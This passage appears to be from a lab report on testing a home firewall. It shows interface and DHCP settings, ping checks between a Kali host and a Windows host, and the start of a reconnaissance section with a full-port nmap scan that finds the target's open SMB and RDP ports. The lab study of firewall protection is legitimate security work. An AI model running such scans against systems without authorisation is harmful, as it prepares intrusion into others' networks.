
The hosts in the test need IP addresses to have reachability. DHCP servers are configured on the FW to allocate IP addresses. Specific addresses are reserved per mac address. This is a security feature that helps protect the network; only authorized and known devices will be able to get the IP addresses. Given are the screenshots of the FW configuration for DHCP reservation, IP address acquisition, and IP policy to allow traffic between 2 segments, i.e., inside and outside, to verify connectivity and security features offered by firewalls.

Given are the addressing detail of the segment representing "outside":



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.10.10  netmask 255.255.255.0  broadcast 172.16.10.255
        inet6 fe80::7ec:65a5:58a:a01b  prefixlen 64  scopeid 0x20<link>
        ether 00:50:00:00:02:00  txqueuelen 1000  (Ethernet)
        RX packets 207  bytes 12909 (12.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 236  bytes 14692 (14.3 KiB)
```


Figure 4-11 Host IP allocation



172.16.10.1/ng/page/p/system/interface/

Status	Name	Members	IP/Netmask	Type	Access	Ref.
Physical (10)						
↑	port1 (Outside)		172.16.10.1 255.255.255.0	Physical Interface	PING HTTPS SSH HTTP FMG-Access FortiTelemetry	3
↑	port2 (Inside segment)		10.10.10.1 255.255.255.0	Physical Interface	PING HTTPS SSH FMG-Access FortiTelemetry	3

Figure 4-12 Firewall segments



Interface Name	port2 (50:00:00:01:00:01)
Alias	Inside segment
Link Status	Up ↑
Type	Physical Interface

Tags

Role: LAN

Address


Addressing mode: [✓ Manual] DHCP Dedicated to FortiSwitch

IP/Network Mask: 10.10.10.1/255.255.255.0

Administrative Access

IPv4
☑ HTTPS ☑ PING ☑ FMG-Access □ CAPWAP
☑ SSH □ SNMP □ FTM
□ RADIUS Accounting ☑ FortiTelemetry

Figure 4-13 Inside Segment configuration



Edit Interface

Interface Name port1 (50:00:00:01:00:00)

Alias Outside

Link Status Up

Type Physical Interface

Tags

Role LAN

Address

Addressing mode Manual | DHCP | Dedicated to FortiSwitch


IP/Network Mask 172.16.10.1/255.255.255.0

Administrative Access

IPv4 ☑ HTTPS ☑ HTTP ☑ PING ☑ FMG-Access
□ CAPWAP ☑ SSH □ SNMP □ FTM
□ RADIUS Accounting ☑ FortiTelemetry


DHCP Server

Figure 4-14 Outside Segment Configuration




Type	Network	Gateway IP	Interfaces	Distance
Connected	10.10.10.0/24	0.0.0.0	Inside segment (port2)	0
Connected	172.16.10.0/24	0.0.0.0	Outside (port1)	0

Figure 4-15 Routing entries




```
root@kali:~# ping 172.16.10.1
PING 172.16.10.1 (172.16.10.1) 56(84) bytes of data.
64 bytes from 172.16.10.1: icmp_seq=1 ttl=255 time=1.01 ms
64 bytes from 172.16.10.1: icmp_seq=2 ttl=255 time=0.790 ms
64 bytes from 172.16.10.1: icmp_seq=3 ttl=255 time=0.931 ms
64 bytes from 172.16.10.1: icmp_seq=4 ttl=255 time=0.652 ms
64 bytes from 172.16.10.1: icmp_seq=5 ttl=255 time=0.862 ms
64 bytes from 172.16.10.1: icmp_seq=6 ttl=255 time=0.620 ms
64 bytes from 172.16.10.1: icmp_seq=7 ttl=255 time=0.809 ms
^C
--- 172.16.10.1 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6092ms
rtt min/avg/max/mdev = 0.620/0.810/1.007/0.129 ms
```

Figure 4-16 Accessibility from outside host to outside gateway




```
root@kali:~# ping 10.10.10.1
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data.
64 bytes from 10.10.10.1: icmp_seq=1 ttl=255 time=0.911 ms
64 bytes from 10.10.10.1: icmp_seq=2 ttl=255 time=0.946 ms
64 bytes from 10.10.10.1: icmp_seq=3 ttl=255 time=0.848 ms
64 bytes from 10.10.10.1: icmp_seq=4 ttl=255 time=2.45 ms
64 bytes from 10.10.10.1: icmp_seq=5 ttl=255 time=0.886 ms
64 bytes from 10.10.10.1: icmp_seq=6 ttl=255 time=0.699 ms
64 bytes from 10.10.10.1: icmp_seq=7 ttl=255 time=0.690 ms
64 bytes from 10.10.10.1: icmp_seq=8 ttl=255 time=0.891 ms
^C
--- 10.10.10.1 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7063ms
rtt min/avg/max/mdev = 0.690/1.040/2.449/0.539 ms
root@kali:~#
```

Figure 4-17 Accessibility from outside to inside gateway




```
root@kali:~# ping 10.10.10.10
PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data.
64 bytes from 10.10.10.10: icmp_seq=1 ttl=127 time=14.7 ms
64 bytes from 10.10.10.10: icmp_seq=2 ttl=127 time=7.46 ms
64 bytes from 10.10.10.10: icmp_seq=3 ttl=127 time=4.93 ms
64 bytes from 10.10.10.10: icmp_seq=4 ttl=127 time=6.95 ms
64 bytes from 10.10.10.10: icmp_seq=5 ttl=127 time=15.1 ms
64 bytes from 10.10.10.10: icmp_seq=6 ttl=127 time=5.32 ms
64 bytes from 10.10.10.10: icmp_seq=7 ttl=127 time=9.79 ms
^C
--- 10.10.10.10 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6009ms
rtt min/avg/max/mdev = 4.929/9.165/15.055/3.887 ms
root@kali:~#
```

Figure 4-18 Accessibility from outside host to the inside host



```
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 50-00-00-04-00-00
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::a508:8bb7:4562:be8d%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.10(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Tuesday, 9 November 2021 4:21:19 a.m.
   Lease Expires . . . . . . . . . . : Tuesday, 16 November 2021 4:21:19 a.m.
   Default Gateway . . . . . . . . . : 10.10.10.1
   DHCP Server . . . . . . . . . . . : 10.10.10.1
   DHCPv6 IAID . . . . . . . . . . . : 240123904
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-29-15-A4-B3-50-00-00-04-00-00

   DNS Servers . . . . . . . . . . . : 208.91.112.53
                                       208.91.112.52
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Figure 4-19 Inside host IP address



```
C:\Users\user>ping 10.10.10.1

Pinging 10.10.10.1 with 32 bytes of data:
Reply from 10.10.10.1: bytes=32 time=22ms TTL=255
Reply from 10.10.10.1: bytes=32 time=4ms TTL=255
Reply from 10.10.10.1: bytes=32 time=12ms TTL=255
Reply from 10.10.10.1: bytes=32 time=11ms TTL=255

Ping statistics for 10.10.10.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 4ms, Maximum = 22ms, Average = 12ms

C:\Users\user>ping 172.16.10.1

Pinging 172.16.10.1 with 32 bytes of data:
Reply from 172.16.10.1: bytes=32 time=11ms TTL=255
Reply from 172.16.10.1: bytes=32 time=10ms TTL=255
Reply from 172.16.10.1: bytes=32 time=13ms TTL=255
Reply from 172.16.10.1: bytes=32 time=13ms TTL=255

Ping statistics for 172.16.10.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 10ms, Maximum = 13ms, Average = 11ms

C:\Users\user>ping 172.16.10.10

Pinging 172.16.10.10 with 32 bytes of data:
Reply from 172.16.10.10: bytes=32 time=12ms TTL=63
Reply from 172.16.10.10: bytes=32 time=11ms TTL=63
Reply from 172.16.10.10: bytes=32 time=10ms TTL=63
Reply from 172.16.10.10: bytes=32 time=16ms TTL=63

Ping statistics for 172.16.10.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 10ms, Maximum = 16ms, Average = 12ms

C:\Users\user>_
```

Figure 4-20 Accessibility from inside to outside segment

4.5 RECONNAISSANCE

The first and foremost task is to identify the target on the network, i.e., reconnaissance operations to identify and set the target for attack. Through this operation, they identified the target on the inside segment of the network by running the NMAP scanner. The NMAP scans give us an inside picture of the network and help us identify the target and its vulnerabilities in terms of what ports are available on the target host from which attacks can be conducted.

There are two main phases to this scan: considering the home network scenario and evaluation of the firewall package. How effective is the firewall package in protecting the home network? We had 2 scans, one in which the NMAP scans were done from the outside segment and the other from the same segments where our target host resided, and we observed the effects of the firewall presence in this phase. To verify the vendors' claims of securing the home network,

FIREWALL POLICY 1: ALL TRAFFIC PERMITTED FROM OUTSIDE TO INSIDE





Figure 4-21 NMAP




Target: 10.10.10.10

Profile: Intense scan, all TCP por

Command: nmap -p 1-65535 -T4 -A -v 10.10.10.10

Figure 4-22 NMAP GUI, Scan command and options



Target: 10.10.10.10


Profile: Intense scan, all TCP ports

Command: nmap -p 1-65535 -T4 -A -v 10.10.10.10

nmap -p 1-65535 -T4 -A -v 10.10.10.10

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-04 21:32 EDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:32
Completed NSE at 21:32, 0.00s elapsed
Initiating NSE at 21:32
Completed NSE at 21:32, 0.00s elapsed
Initiating NSE at 21:32
Completed NSE at 21:32, 0.00s elapsed
Initiating Ping Scan at 21:32
Scanning 10.10.10.10 [4 ports]
Completed Ping Scan at 21:32, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:32
Completed Parallel DNS resolution of 1 host. at 21:32, 13.00s elapsed
Initiating SYN Stealth Scan at 21:32
Scanning 10.10.10.10 [65535 ports]
Discovered open port 445/tcp on 10.10.10.10
Discovered open port 139/tcp on 10.10.10.10
Discovered open port 3389/tcp on 10.10.10.10
Discovered open port 135/tcp on 10.10.10.10
adjust_timeouts2: packet supposedly had rtt of 9746887 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 9746887 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 8500017 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 8500017 microseconds.  Ignoring time.
```

Figure 4-23 NMAP Reconnaissance/scanning i



Target: 10.10.10.10

